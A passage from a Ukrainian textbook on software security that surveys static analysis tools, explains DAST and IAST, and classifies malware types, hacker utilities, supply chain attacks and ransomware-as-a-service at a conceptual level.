dest.y = src.y + dx;  // помилка, треба dy!
```

Помилки форматних рядків – у функціях на зразок *printf* можуть бути помилки з невідповідністю форматного рядка реальному типу параметрів:

```
std::wstring s;
printf ("s is %s", s);
```

Незмінний параметр, що передається у функцію – ознака зміни вимог до програми. Колись параметр був задіяний, але зараз він вже не потрібен. В такому випадку програміст може взагалі позбутися цього параметра і пов'язаної з ним логіки.

```
void doSomething(int n, bool flag) // flag завжди дорівнює true
{
   if (flag)
   {
       // якась логіка
   } else
   {
       // код є, але не задіяний
   }
}
```

```
doSomething(n, true);
...
doSomething(10, true);
...
doSomething(x.size(), true);
```

Невизначена поведінка – не ініціалізовані змінні, звернення до *NULL*-вказівників.

Порушення алгоритму користування бібліотекою. Наприклад, для кожного *fopen* потрібен *fclose*. І якщо файлова змінна втрачається раніше, ніж файл закривається, аналізатор може повідомити про помилку.

Інші помилки – багато функцій бібліотек не мають *побічного ефекту*, і виклик їх як процедур не має сенсу.

```
std::string s;
s.empty(); // код нічого не робить; ймовірно, хотіли s.clear()?
```

Засоби SAST дозволяють виявляти типові дефекти та потенційні вразливості програмного коду без виконання програми. До найбільш поширених належать використання небезпечних функцій, переповнення буфера, *SQL Injection, XSS, hardcoded credentials* (жорстко закодовані облікові дані), помилки керування пам’яттю, небезпечна десеріалізація, некоректна обробка помилок та порушення контролю доступу.

Статичні аналізатори призначені для детальнішого дослідження програмного коду та дозволяють виявляти помилки в коді.

Для мов C/C++:

– *Clang Static Analyzer* – вбудований у компілятор *Clang*/*LLVM* аналізатор для C, C++ та *Objective*-C; підтримується активно, інтегрується в *IDE* та *CI/CD*.

– *Cppcheck* – відкритий статичний аналізатор для C/C++, орієнтований на виявлення невизначеної поведінки та помилок пам'яті; активно підтримується спільнотою.

– *PVS-Studio* – комерційний аналізатор для C, C++, C# та *Java*; підтримує стандарти *MISRA, CERT, CWE*; доступний для *Windows, Linux, macOS*.

– *Coverity (Synopsys)* – промисловий комерційний аналізатор; підтримує C/C++, *Java*, C#, *Python* та інші мови; широко застосовується у корпоративному секторі.

– *Parasoft C/C++Test* – комерційне рішення із підтримкою стандартів безпеки (*MISRA, AUTOSAR, DO-178C*).

– *Polyspace Bug Finder* / *Code Prover (MathWorks)* – аналізатор для C/C++, заснований на абстрактній інтерпретації; орієнтований на вбудоване ПЗ та функціональну безпеку (ISO 26262, DO-178C).

– *LDRA Testbed* – комерційне рішення для статичного аналізу та верифікації коду відповідно до стандартів *MISRA, CERT, CWE*.

– *QA-C / QA-C++* (*Perforce Helix QAC*) – комерційний аналізатор для вбудованого ПЗ з підтримкою *MISRA* та *AUTOSAR*.

– *Frama-C* – відкрита платформа для формальної верифікації та статичного аналізу C-програм; підтримує кілька плагінів (*Eva, WP, E-ACSL*), активно розвивається.

– *PC-Lint Plus* (*Gimpel Software*) – оновлена версія класичного *PC-Lint*; орієнтована на глибокий аналіз C/C++.

– *Infer (Meta/Facebook)* – відкритий міжпроцедурний аналізатор для C, C++, Java та Objective-C; виявляє розіменування нульових покажчиків, витоки пам'яті та ресурсів, порушення безпеки потоків.

– *SourceAnalyzer (Fortify, OpenText)* – комерційний аналізатор із підтримкою широкого переліку мов, у т.ч. C/C++, Fortran та x86-асемблера.

Для мови Java:

– *SpotBugs* – активно підтримуваний відкритий наступник проєкту *FindBugs*; аналізує байт-код Java та виявляє понад 400 шаблонів помилок; підтримує Java 11+; інтегрується з *Eclipse, IntelliJ IDEA, Gradle, Maven, SonarQube*.

– *PMD* – відкритий аналізатор вихідного коду для Java (а також *JavaScript*, *PL/SQL, XML* та ін.); підтримує визначення власних правил, активно розвивається.

– *Error Prone (Google)* – відкритий плагін для компілятора javac; виявляє типові помилки кодування під час збірки.

– *Checkmarx* – комерційна корпоративна платформа *SAST* із підтримкою Java та широкого переліку мов; орієнтована на виявлення вразливостей безпеки у *CI/CD*.

– *Parasoft JTest* – комерційне рішення для статичного аналізу, тестування та відповідності стандартам кодування Java.

– *Infer (Meta)* – також підтримує Java; ефективний для великих кодових баз та Android-розробки.

Для платформи .NET (C#, VB.NET):

– *.NET Compiler Platform (Roslyn) Analyzers* – вбудований у *.NET SDK* фреймворк для написання та запуску аналізаторів коду C# і *VB.NET*; є наступником *FxCop*.

– *PVS-Studio* – підтримує C# поряд із C/C++ та Java.

– *ReSharper (JetBrains)* – комерційний плагін для Visual Studio із потужними можливостями статичного аналізу та рефакторингу.

– *NDepend* – комерційний аналізатор для *.NET* із акцентом на метрики якості коду та архітектурні залежності.

– *StyleCop / StyleCop Analyzers* – аналізатор стилю коду C#; версія на базі Roslyn Analyzers активно підтримується.

– *Security Code Scan* – відкритий Roslyn-аналізатор, орієнтований на виявлення вразливостей безпеки у C# та *VB.NET*.

Для мови Python:

– *Bandit* – відкритий аналізатор безпеки для *Python* від *PyCQA*; виконує 47+ перевірок безпеки, включно з патернами *Django* та *Flask*; є стандартом де-факто для *SAST* у *Python*-проєктах.

– *Pylint* – широко вживаний відкритий аналізатор якості та стилю Python-коду; підтримується активно.

– *Pyflakes* – легковаговий аналізатор, що виявляє логічні помилки та невикористані імпорти без перевірки стилю.

– *Ruff* – сучасний надшвидкий лінтер для *Python* (написаний на *Rust*); охоплює правила Flake8, Pylint та ін.; активно витісняє старіші рішення завдяки продуктивності.

– *mypy / pyright* – аналізатори типів для *Python* на основі анотацій типів; виявляють помилки, пов'язані з типізацією.

Багатомовні та платформонезалежні інструменти:

– *SonarQube / SonarCloud* – провідна відкрита (з комерційними редакціями) платформа для аналізу якості та безпеки коду; підтримує 30+ мов через систему плагінів; інтегрується у CI/CD; є стандартом для корпоративного *DevSecOps*.

– *Semgrep* – легковаговий відкритий багатомовний SAST-інструмент із семантичним зіставленням шаблонів; підтримує *Java, Python, JavaScript/TypeScript*, C/C++, *Go*, *Ruby* та ін.; дозволяє писати власні правила у форматі *YAML*; активно впроваджується у CI/CD-конвеєри.

– *CodeQL* (*GitHub/Microsoft*) – відкрита (безкоштовна для відкритих репозиторіїв) платформа семантичного аналізу; дозволяє описувати вразливості у вигляді запитів до бази знань про код; *підтримує C/C++, Java, C#, Python, JavaScript, Go* та ін.; є рушієм *GitHub Advanced Security*.

– *Checkmarx* – корпоративна багатомовна *SAST*-платформа з підтримкою міжпроцедурного аналізу потоків даних та звітністю відповідності стандартам (*OWASP, PCI-DSS, HIPAA*).

– *Snyk Code* – хмарна *SAST*-платформа з ШІ-рушієм (*DeepCode*), що навчений на мільйонах реальних репозиторіїв; забезпечує зворотний зв'язок безпосередньо в *IDE* та *pull request*.

– *Veracode* – комерційна платформа для управління ризиками безпеки застосунків; підтримує сотні мов та фреймворків; надає можливості ШІ-підсилених виправлень.

– *T-SQL Analyzer* – інструмент для перевірки коду збережених процедур та модулів у базах даних *Microsoft SQL Server*.

– *AK-BC* – вітчизняний інструмент для виявлення небезпечних шаблонів за класифікатором *CWE*.

Тенденції розвитку. Сучасні *SAST*-інструменти все активніше інтегруються безпосередньо у *CI/CD*-конвеєри та *IDE*, забезпечуючи миттєвий зворотний зв'язок розробникові. Провідні рішення доповнюються можливостями ШІ: зниженням рівня хибнопозитивних спрацювань, автоматичним пріоритезуванням знахідок та генерацією запропонованих виправлень. Відбувається конвергенція *SAST* з інструментами аналізу складу ПЗ (*Software*

Composition Analysis, SCA) та виявлення витоку секретів (*secrets detection*) у єдині платформи безпеки застосунків (*Application Security Posture Management, ASPM*).

2.5.2.3. Динамічний аналіз (DAST) та інтерактивний аналіз (IAST)

Динамічний (*DAST*) та інтерактивний (*IAST*) аналіз є ключовими підходами до виявлення вразливостей на етапі виконання програмного забезпечення. На відміну від статичного аналізу (*SAST*), вони дозволяють оцінити реальну поведінку системи, що є критично важливим для безпеки. Але при наявності вихідного коду вони грають допоміжну роль до *SAST*.

DAST – це метод тестування, при якому застосунок аналізується зовні, під час виконання, без доступу до внутрішньої реалізації. Основні принципи:

−модель “чорного ящика”;

−взаємодія через *API, UI* або мережу;

−імітація атак зловмисника;

−аналіз відповідей системи.

Методи *DAST*:

1. Сканування веб-застосунків: автоматичне виявлення *XSS, SQL Injection, CSRF*; аналіз *HTTP*-запитів і відповідей.

2. Fuzzing: подача випадкових або модифікованих даних; пошук помилок обробки вводу.

3. Аналіз сесій: перевірка автентифікації; тестування управління сесіями.

Інструменти:

−*OWASP ZAP* – автоматизований сканер;

−*Burp Suite* – комбінований ручний і автоматичний аналіз.

Переваги *DAST*:

−виявлення *runtime*-вразливостей;

−низький рівень *false positives*;

−незалежність від мови програмування;

−можливість тестування сторонніх систем.

Недоліки *DAST*:

−обмежене покриття (тільки доступні сценарії);

−складність автоматизації складних бізнес-логік;

−неможливість точного визначення причини вразливості;

−залежність від якості тестових сценаріїв.

IAST (*Interactive Application Security Testing*) – це гібридний підхід, який поєднує можливості *SAST* і *DAST*. Основні принципи:

−використання агентів у *runtime*;

−доступ до внутрішніх структур програми;

−аналіз під час виконання тестів;

−інтеграція з *QA*-процесами.

IAST реалізується так, що у застосунок інтегрується агент та під час виконання тестів відстежуються виклики функцій, аналізуються потоки даних (*data flow*) та фіксуються небезпечні операції. За результатами генерується звіт із точними вказівками на проблему.

Інструменти:

−*Contrast Security;*

−*Seeker IAST.*

Переваги *IAST*:

−висока точність (мінімум *false positives*);

−точне визначення місця вразливості;

−враховує контекст виконання;

−інтеграція з автоматичними тестами.

Недоліки *IAST*:

−потребує інтеграції в код або середовище;

−вплив на продуктивність;

−залежність від покриття тестами.

Таблиця 2.9. Порівняння *DAST* та *IAST*

Критерій	**DAST**	**IAST**
Тип	Чорний ящик	Гібридний
Доступ до коду	Ні	Так (через агент)
Точність	Середня	Висока
False positives	Низькі	Дуже низькі
Контекст	Зовнішній	Внутрішній
Інтеграція	Легка	Складніша

Одним із підходів до динамічного аналізу вихідного коду є застосування систем ШІ, які вміють аналізувати процес виконання вихідного коду для заданих вхідних даних без його фактичного запуску.

2.5.3. Шкідливе програмне забезпечення

Під терміном ***шкідливе програмне забезпечення*** (ШПЗ) (англ. – *malware*) розуміють програмні засоби, що не санкціоновано впроваджують у комп'ютерну систему і які здатні викликати порушення політики безпеки, завдавати шкоди інформаційним ресурсам, а в окремих випадках – і апаратним ресурсам комп'ютерної системи.

2.5.3.1. Класифікація ШПЗ

Список відомого ШПЗ включає в себе декілька найменувань: *Virus*, *Trojan*, *Backdoor*, *Dropper*, *Downloader*, *Tool*, *Adware*, *Dialer*, *Worm*, *Exploit*, *Rootkit, Ransomware, Spyware, Keylogger, Stealer, Wiper, Scareware*. Варіацій цих видів програм дуже багато. Розглянемо їх детальніше.

Virus – шкідливе програмне забезпечення, яке здатне копіювати себе з подальшим поширенням копій. Файловий вірус може записувати себе в інші програми, завантажувальну область диска. Метою вірусу є блокування роботи користувача, видалення інформації з носія та інша шкода.

Trojan – призначений для проникнення на комп'ютер жертви. Їх зазвичай використовують для збору та передачі шахраєві особистої інформації. Можливі варіанти блокування комп'ютера з вимогою перерахування певної суми на рахунок шахрая для подальшого зняття блокування, ведення шпигунської діяльності за допомогою знімків екрану, фіксації натискань клавіш та ін.

Backdoor – завантажується на комп'ютер при доступі до файлової системи. Після зараження комп'ютера-жертви копіюється з мережі або може бути частиною початкового вірусу, що проник до користувача. Мета *Backdoor* – приховане управління комп'ютером, аж до можливості його перезавантаження, зміни мережевих підключень і доступу до реєстру системи. При цьому, сам користувач, найчастіше, не підозрює про наявність та функціонування *Backdoor*

на своєму комп'ютері. Він може працювати в обхід брандмауеров, передавати і отримувати файли і програми з Інтернет.

Dropper – спеціально створене шкідливе програмне забезпечення, яке встановлює на комп'ютер інше небезпечне ПЗ. Дія його не завжди відслідковується антивірусними програмами, оскільки не всі антивіруси здатні розпізнати функції, закладені в програмі *Dropper*.

Downloader – на перший погляд не шкідливе ПЗ. Сам *Downloader* не несе в собі загрози, за винятком того, що оновлює вже встановлені "віруси" на комп'ютері для того, щоб антивірусні програми не могли їх виявити, а також завантажує тіло іншого шкідливого ПЗ, якщо це прописано в його коді.

Tool – призначений для нанесення шкоди комп'ютеру-жертві. *Tool* або *Hack Tool* створює, модифікує віруси та інше шкідливе ПЗ, тим самим роблячи розсадник вірусних загроз на ПК. Може застосовуватися як для атаки на сервери, так і виступати в ролі псевдо антивіруса, який імітує пошук "вірусів" і шкідливого ПЗ, про що періодично нагадує користувачеві.

Adware – один з найменш небезпечних видів шкідливого ПЗ. *Adware* або рекламне програмне забезпечення встановлюється, в основному, разом з безкоштовними програмами або іграми, виконує функцію демонстрації нав'язливої реклами.

Dialer – програма, що здійснює дзвінки на платні номери. Для ПК, в теперішній час, не несе особливої загрози, оскільки працює тільки через модем і телефонну лінію, але дуже небезпечний діайлер для мобільних платформ, де є доступ до сім-карт і грошей на рахунках.

Worm – мережевий хробак. Намагається перешкодити правильній роботі комп'ютера, заражає файли, шукає вразливості в програмному забезпеченні. Основна відмінність хробака полягає в його швидкому поширенні в мережі і масштабному зараженні комп'ютерів. Розмножується за допомогою програм для спілкування і вразливостей встановленого ПЗ.

Exploit – набір інструкцій і скриптів, які використовують вразливості встановленого ПЗ для обходу захисту ПК і подальшого завантаження тіла "вірусу".

Rootkit – дуже небезпечний інструмент у розпорядженні хакера. Сам *Rootkit* не завдає шкоди комп'ютеру. Його мета – це приховування "вірусу" від користувача, а також від антивірусного програмного продукту. Невеликої зміни файлу програми вистачає, щоб він став руткітом. При грамотно створеному *Rootkit*-файлі виявити його, як і "вірус", який він приховує, дуже проблематично.

Ransomware – це тип шкідливого програмного забезпечення, призначений для блокування доступу до системи або шифрування даних користувача з подальшою вимогою викупу. Сучасні ransomware-атаки часто супроводжуються викраденням інформації та погрозами її публікації. Такі програми можуть поширюватися через фішингові листи, експлойти, заражені вкладення або компрометовані служби віддаленого доступу.

Spyware – це шпигунське програмне забезпечення, основною метою якого є прихований збір інформації про користувача або систему. Воно може перехоплювати історію перегляду вебсайтів, облікові дані, документи, мережеву активність та іншу конфіденційну інформацію. Зазвичай *spyware* працює приховано та передає зібрані дані на сервер зловмисника.

Keylogger – це різновид шпигунського ПЗ, який перехоплює та записує натискання клавіш користувача. Такі програми використовуються для викрадення паролів, банківських даних, повідомлень та іншої конфіденційної інформації. *Keylogger* може реалізовуватися як програмними, так і апаратними засобами та часто входить до складу троянських програм або *spyware*.

Stealer – це шкідливе програмне забезпечення, орієнтоване на викрадення конфіденційних даних із зараженої системи. Основними цілями є паролі, *cookies*, токени автентифікації, дані браузерів, криптовалютні гаманці та облікові записи користувачів. Сучасні stealer-програми часто автоматично збирають інформацію з популярних браузерів, месенджерів та криптогаманців.

Wiper – це тип шкідливого програмного забезпечення, призначений для знищення або незворотного пошкодження даних у системі. На відміну від ransomware, wiper зазвичай не передбачає можливості відновлення файлів після атаки. Такі програми можуть видаляти файли, пошкоджувати файлову систему, перезаписувати *MBR/UEFI* або робити систему непридатною до роботи.

Scareware – це шкідливе або маніпулятивне програмне забезпечення, яке використовує психологічний тиск і залякування користувача. Воно демонструє фальшиві повідомлення про віруси, помилки системи чи “критичні загрози”, змушуючи користувача встановити підроблений антивірус, придбати непотрібне ПЗ або надати платіжні дані. Основною метою scareware є шахрайство та соціальна інженерія.

Деякі програми навіть можуть виконувати руйнівну функцію, тому їх називають *руйнівними програмними засобами* (англ. – *destructive software*).

Спільною ознакою ШПЗ є те, що воно виготовлене з метою порушення *політики безпеки*. ШПЗ класифікують за різними ознаками.

- за способом розповсюдження засобу – яким чином засіб потрапляє на комп'ютер і домагається своєї активізації;
- за метою функціонування засобу – які саме шкідливі дії він здійснює.

За способом розповсюдження виділяють такі шкідливі програмні засоби.

- ***Viruses*** – віруси, які заражають файли або системні області носія та поширюються під час копіювання або запуску заражених програм.
- ***Worms*** – мережеві черв’яки, що самостійно поширюються через мережі та вразливості систем.
- ***Trojans*** – троянські програми, які маскуються під легітимне ПЗ та запускаються користувачем.
- ***Email Malware*** – ШПЗ, що поширюється через електронну пошту, вкладення та фішингові листи.
- ***Drive-by Download Malware*** – шкідливе ПЗ, яке автоматично завантажується під час відвідування заражених веб-сайтів.
- ***Exploit-based Malware*** – ШПЗ, що використовує вразливості програмного забезпечення для зараження системи.
- ***Removable Media Malware*** – ШПЗ, яке поширюється через USB-накопичувачі та інші змінні носії.
- ***Network Share Malware*** – шкідливе ПЗ, яке розповсюджується через мережеві папки та файлові ресурси.
- ***P2P Malware*** – ШПЗ, що поширюється через *torrent*-мережі та *peer-to*-peer сервіси.

–***Mobile Malware*** – шкідливі програми для мобільних пристроїв, які поширюються через *APK*-файли, магазини застосунків або *SMS*.

–***Supply Chain Malware*** – ШПЗ, яке потрапляє до систем через компрометовані оновлення, бібліотеки або постачальників ПЗ.

–***Fileless Malware*** – шкідливе ПЗ, що працює переважно в оперативній пам’яті без збереження файлів на диску.

–***Botnet Malware*** – ШПЗ, яке підключає заражений пристрій до ботмережі для централізованого керування.

2.5.3.2. Комп'ютерні віруси

Класичні комп'ютерні віруси – це програмні засоби, які здатні самостійно відтворюватися, тобто розмножуватися, і використовують в якості носія інший програмний код, який вони модифікують у такий спосіб, щоб впровадити в нього свою копію. В результаті замість програмного коду, запущеного користувачем на виконання, виконується код вірусу.

Свого часу серед руйнівних програмних засобів саме комп'ютерні віруси набули найбільшого розповсюдження, тому вірусами називають будь-яке шкідливе програмне забезпечення, не санкціоновано впроваджене в систему. Комп'ютерні віруси розрізняють за такими ознаками.

1. ***За середовищем існування*** (системні області комп'ютера, ОС, прикладні програми, до певних компонентів яких впроваджують код вірусу):
   - файлові віруси;
   - завантажувальні віруси;
   - макровіруси;
   - скриптові віруси.

2. ***За способом зараження*** (різні методи впровадження вірусного коду в об'єкти, які він заражає; залежно від середовища існування віруси використовують різні способи зараження, тому універсальної класифікації за цією ознакою немає).

Віруси також класифікують (або надають їм додаткових ознак) за тими технологіями, які вони використовують для ускладнення їх виявлення та ліквідації.

2.5.3.3. Мережні хробаки

Основною ознакою мережного хробака є його здатність самостійно, без втручання користувача, розповсюджуватись у комп'ютерній мережі, забезпечуючи щонайменше дві функції: ***передавання*** свого програмного коду на інший комп'ютер і ***запуск*** свого програмного коду на віддаленому комп'ютері.

Здебільшого мережні хробаки, як і комп'ютерні віруси, здатні розмножуватись, і тому їх часто розглядають як різновид вірусів. Однак на відміну від класичних комп'ютерних вірусів більшість хробаків не використовують як носій код іншої програми, оскільки не мають на меті примусити користувача у такий спосіб запустити їх.

Класичний мережний хробак використовує вразливості програмного забезпечення, яке реалізує ті чи інші мережні протоколи. Таке програмне забезпечення діє автоматично відповідно до вимог протоколу, а часом, через помилки розробників або завдяки їхньому специфічному погляду на деякі вимоги специфікацій протоколів, – і всупереч вимогам стандартних протоколів.

Основною ознакою, за якою хробаків поділяють на різні типи, є спосіб їх розповсюдження – яким чином хробак передає свою копію на віддалені комп'ютери. Іншими ознаками є способи запуску копії хробака на комп'ютері, методи його впровадження в систему та характеристики, притаманні різним видам ШПЗ (вірусам і “троянським коням”) – поліморфізм, прихованість тощо. Виділяють такі типи хробаків: ***поштові хробаки*** (*Email–worm*); ***хробаки, що використовують інтернет–пейджери*** (*IM–worm*); ***хробаки у IRC–каналах*** (*IRC–worm*); ***хробаки для файлообмінних мереж*** (*P2P–worm*); ***інші*** мережні хробаки (*Net–worm*).

2.5.3.4. “Троянські коні”

Програми, які дістали назву “троянські коні“ (іноді їх називають “троянськими програмами” і “троянами” або “троянцями”), – це програми, що мають привабливий зовнішній вигляд, але виконують шкідливі, дуже часто – руйнівні функції. У деяких “троянських коней” ці функції добре приховані, тож користувач може і не підозрювати, що його комп'ютер уже скомпрометований. Класичний “троянський кінь” не має способу доставки програми на комп'ютер-

жертву, позаяк звернути на себе увагу користувача і змусити його запустити цю програму. Програми, які насправді є “троянськими кіньми”, але додатково використовують певні технології розповсюдження, вибирання цілей і доставки на комп'ютер-ціль, називають мережними хробаками (можливо, не зовсім обґрунтовано).

Категорію “*троянські коні*“ не поділяють на підкатегорії за способами їх розповсюдження, їх класифікують за тими діями, які вони здійснюють на зараженому комп'ютері (така класифікація значною мірою повторює класифікації програмних закладок).

“Троянських коней” звичайно класифікують за тими діями, які вони здійснюють на зараженому комп'ютері:

- шпигунські програми (*Trojan–Spy*);
- крадіжка паролів (*Trojan–PSW*);
- крадіжка кодів доступу до мережі *AOL* (*America Online*); ці “троянці” складають окрему групу через свою численність (*Trojan–AOL*);
- сповіщення про успішну атаку (*Trojan–Notifier*);
- троянські утиліти віддаленого адміністрування (*Backdoor*);
- інтернет-клікери (*Trojan–Clicker*);
- доставка шкідливих програм (*Trojan–Downloader*);
- інсталяція шкідливих програм (*Trojan–Dropper*);
- троянські проксі-сервери (*Trojan–Proxy*);
- “бомби” в архівах (*ArcBomb*);
- інші троянські програми (*Trojan*).

2.5.3.5. Програмні закладки

Програмні закладки (англ. *program bug*) – це програми або окремі функції програм, що тривалий час працюють у комп'ютерній системі, здійснюючи заходи, спрямовані на приховування свого існування від користувача. Термін *програмні закладки* застосовують майже до всього ШПЗ, крім комп'ютерних вірусів. Програмна закладка працюватиме на комп'ютері деякий час, допоки її не буде виявлено або згідно із закладеним у неї алгоритмом.

Програмні закладки можуть впроваджувати віруси, “троянські коні“, мережні хробаки чи безпосередньо користувачі-зловмисники.

Іноді програмні закладки впроваджують адміністратори з метою виявлення злочинної діяльності користувачів або для керування комп'ютерами користувачів. У таких випадках програмну закладку не слід вважати шкідливою програмою, хоча функціонально вона, напевно, буде абсолютно ідентичною шкідливій програмі.

Функції програмних закладок:

1. Перехоплення і передавання інформації:
   - крадіжка паролів;
   - шпигунські програми.
2. Порушення функціонування систем (“логічні бомби”):
   - знищення інформації;
   - зловмисна модифікація інформації;
   - блокування системи.
3. Модифікація програмного забезпечення:
   - утиліти віддаленого адміністрування (люки);
   - інтернет–клікери;
   - проксі–сервери;
   - дзвінки на платні ресурси;
   - організація *DoS*– і *DDoS*–атак.
4. Психологічний тиск на користувача:
   - реклама;
   - лихі жарти і містифікації.

2.5.3.6. Спеціальні хакерські утиліти

Хакерські утиліти – це програми, створені для того, щоб досліджувати системи чи програми та підготовлювати і здійснювати атаки. Є також великий клас програм, що не належать до шкідливих і про які не можна сказати, що вони адресовані зловмисникам, але які також можуть порушувати політику безпеки будь-якої комп'ютерної системи. Це перш за все *утиліти адміністрування системи*. Крім того, до них можна віднести засоби розроблення і налагодження

програм, зокрема, *відладчик* (англ. – *debugger*) і *дизасемблер* (англ. – *disassembler*), без яких не може обійтися жодний дослідник програмного коду.

Класифікація хакерських утиліт:

1. Засоби здійснення віддалених атак:
   - засоби проникнення на віддалені комп'ютери;
   - засоби віддалених *DoS*– і *DDoS*–атак;
   - засоби фатальних мережних атак;
   - генератори “мережного сміття”.
2. Засоби створення ШПЗ:
   - конструктори вірусів і “троянських коней”;
   - засоби приховування від антивірусних програм;
   - поліморфні генератори;
   - конструктори атак (експлойтів).

Засоби проникнення на віддалені комп'ютери. Ці засоби є інструментами безпосереднього здійснення атаки. У хакера немає часу вручну досліджувати віддалений комп'ютер і випробовувати ті чи інші методи зламу. Тому майже всі атаки здійснюються за допомогою спеціально написаних програм. Хоча для їх створення використовують різні мови програмування (навіть *Visual Basic*), найпопулярнішою серед сучасних хакерів є мова *Perl*. Будь-який засіб атаки називають *інструментом зламу* (англ. – *hack tool*). Засіб або модуль, який використовує певну вразливість атакованої системи, називають *експлойтом* (англ. – *exploit*).

Також популярними є хакерські інструменти *rootkit*. Ця назва прийшла із системи *UNIX*, де її використовували для позначення набору інструментів, що застосовували для отримання прав суперкористувача *root*. До такого набору обов'язково входили засоби, що давали змогу впроваджувати люк і приховувати його присутність у системі. Сьогодні інструменти типу *rootkit* використовують і на інших ОС, переважно на *Microsoft Windows*, а значення терміну “*rootkit*” суттєво змінилося. Тепер цю назву використовують для програмного коду або технології, спрямованої на приховування присутності в системі заданих об'єктів (процесів, файлів, ключів реєстру тощо).

Засоби віддалених DoS– та DDoS–атак. Програми цього типу реалізують атаки на віддалені сервери. Одним зі шляхів здійснення атаки на відмову в обслуговуванні (*Denial of Service*, *DoS*) є організація так званих *штормів* (англ. – *flooding*) або міні-штормів запитів. Шторм запитів полягає в тому, що на сервер надсилають так багато запитів, скільки можуть дозволити ресурси зловмисника. Мета буде досягнута за умови, якщо ресурси зловмисника і пропускна здатність каналів зв'язку перевищують можливості сервера, який атакують, тобто сервер не встигає обробляти всі запити, що надходять. Міні-шторм запитів, по-перше, спрямований на конкретний сервіс (порт), а по-друге, передбачає формування спеціальних запитів (наприклад, напіввідкритих *TCP*–з'єднань), які, незважаючи на їхню порівняно невелику кількість, можуть зупинити атакований сервіс (наприклад, через переповнення черги запитів у буфері). Завдяки засобам протидії атакам можна легко виявити *DoS*–атаку через надзвичайно велику кількість запитів або через відому їм "шкідливу" форму запитів, що надходять з одного вузла. *DDoS*–атаку (*Distributed DoS*) можна реалізувати з кількох (багатьох) комп'ютерів одночасно, тому з точки зору системи виявлення атак це виглядає не як атака, а як надзвичайно підвищена активність у мережі. Але ресурси всіх комп'ютерів, задіяних у такій атаці, разом гарантовано значно перевищують ресурси будь-якого сервера, тому *DDoS*–атака має великі шанси на успіх. *DoS*–програми реалізують атаку з одного комп'ютера з відома користувача. *DDoS*–програми реалізують розподілені атаки з багатьох комп'ютерів часто без відома користувачів (там працюють програмні закладки), але, як правило, з відома, а можливо, й під керівництвом розробника програми.

Як дивно б це не звучало, але засоби *DoS*–атак можуть (і мусять) входити не лише до інструментів зловмисників, але й до інструментів системних адміністраторів – для перевірки стійкості мережі та виявлення слабких місць у захисті.

Фатальні мережні атаки. Такі мережні атаки здійснюють засоби, які дістали назву *нюкер* (*Nuke* – ядерна зброя). Утиліти надсилають спеціально оформлені мережні запити на віддалені комп'ютери. Ці запити, використовуючи вразливості в ОС і прикладних програмах, викликають критичну помилку, внаслідок чого система, яку атакують, припиняє роботу. Нюкери відрізняються

від експлойтів тим, що їх застосування викликає аварійне завершення роботи віддаленого комп'ютера або його перезавантаження, тоді як застосування експлойта спричиняє проникнення на віддалений комп'ютер, тобто надає можливість виконати на ньому довільну команду.

Генератори мережного сміття. Ще один різновид програм, призначених для порушення роботи систем комунікації, – *генератори мережного сміття* (*Flooder*). Ці утиліти використовують для заповнення непотрібними повідомленнями каналів Інтернету (*IRC*–каналів, комп'ютерних пейджингових мереж, електронної пошти тощо).

Засоби створення шкідливого програмного забезпечення. Утиліти, призначені для полегшення написання комп'ютерних вірусів і для їх вивчення із зловмисною метою (дають змогу розібратися, як вірус працює, і зробити свій – кращий), дістали назву *VirTool*.

Є спеціальні утиліти-конструктори, за допомогою яких із заготовлених блоків (із заданих функцій) можна складати нові комп'ютерні віруси і "троянців". Відомі конструктори вірусів для *Android, macOS, Linux і Windows* і такі, що допомагають створювати макровіруси. За допомогою таких конструкторів можна згенерувати вихідні тексти вірусів, об'єктні модулі та безпосередньо заражені файли.

Деякі конструктори мають віконний інтерфейс, в якому за допомогою меню можна обрати: тип вірусу та тип об'єктів, які цей вірус намагатиметься вразити; протидію відладчику; наявність поліморфізму; внутрішні текстові рядки; ефекти, що супроводжуватимуть роботу вірусу тощо. Інші конструктори не мають такого інтерфейсу і зчитують інформацію про тип вірусу з конфігураційного файлу.

Є також утиліти, які забезпечують реалізацію окремих функцій вірусів. Наприклад, програми, що використовують для шифрування інших шкідливих програм, щоб приховати їхній вміст від антивірусної перевірки (*FileCryptor* або *PoIy-Cryptor*). Є ще поліморфні генератори (*PolyEngine*), основна функція яких – шифрування тіла вірусу та генерування відповідного розшифрувальника.

Останнім часом спостерігається тенденція розвитку систем, призначених для спрощення та прискорення процесу розроблення експлойтів і середовищ їх

тестування та моделювання. Поява таких систем привела до значного скорочення часу між випуском повідомлення про вразливість і появою відповідного експлойта. Наприклад, одна з таких систем – *Metasploit Framework* (*MSF*). Це система з відкритим вихідним кодом, являє собою середовище для створення, тестування і використання експлойтів, що дає змогу тестувати системи на проникнення, розробляти *shell*–код і досліджувати вразливості.

2.5.3.7. Сучасні загрози: supply chain attacks, ransomware-as-a-service

Сучасні кіберзагрози дедалі частіше спрямовані не безпосередньо на кінцевий продукт, а на екосистему його розробки та постачання. До найнебезпечніших належать:

−атаки на ланцюжок постачань (*supply chain attacks*);

−програми-вимагачі: ransomware-as-a-service (*RaaS*).

Ці загрози є особливо актуальними, коли використовується велика кількість сторонніх компонентів, бібліотек і інструментів.

Supply chain attack – це компрометація програмного забезпечення через:

−сторонні бібліотеки;

−залежності;

−інструменти розробки;

−процеси збірки.

Основні вектори атак:

−компрометація *open-source* бібліотек;

−внесення шкідливого коду у CI/CD;

−атаки на репозиторії;

−підміна залежностей (*dependency confusion*);

−компрометація оновлень.

Приклад: *XZ Utils Backdoor.*

Суть інциденту: у 2024 році було виявлено бекдор у популярній бібліотеці *XZ Utils*. Шкідливий код був внесений поступово, зміни виглядали легітимними, атака була спрямована на компрометацію *SSH*. Особливості:

−соціальна інженерія (отримання довіри до проєкту);

−складна прихована логіка;

−активація лише за певних умов.

РІПЗ дозволяє:

−аналізувати бінарні файли постачальників;

−виявляти прихований функціонал;

−досліджувати підозрілу поведінку.

RaaS – це модель, у якій розробники ШПЗ надають інструменти іншим зловмисникам. Основні характеристики:

−“підписка” на *ransomware*;

−розподіл прибутку між розробниками і операторами;

−готова інфраструктура для атак.

Як працює *RaaS*:

−розробник створює *ransomware*;

−партнери (*affiliates*) отримують доступ;

−проводяться атаки на організації;

−вимагається викуп (*ransom*);

−прибуток розподіляється.

Вектори проникнення:

−фішинг;

−вразливості (*CVE*);

−*supply chain* атаки;

−компрометація доступів.

Supply chain атаки часто використовуються як:

−початковий етап для розгортання *ransomware*;

−спосіб масового зараження;

−механізм обходу захисту.

РІПЗ відіграє ключову роль у аналізі інцидентів, виявленні прихованих загроз та забезпеченні довіри до програмного забезпечення.

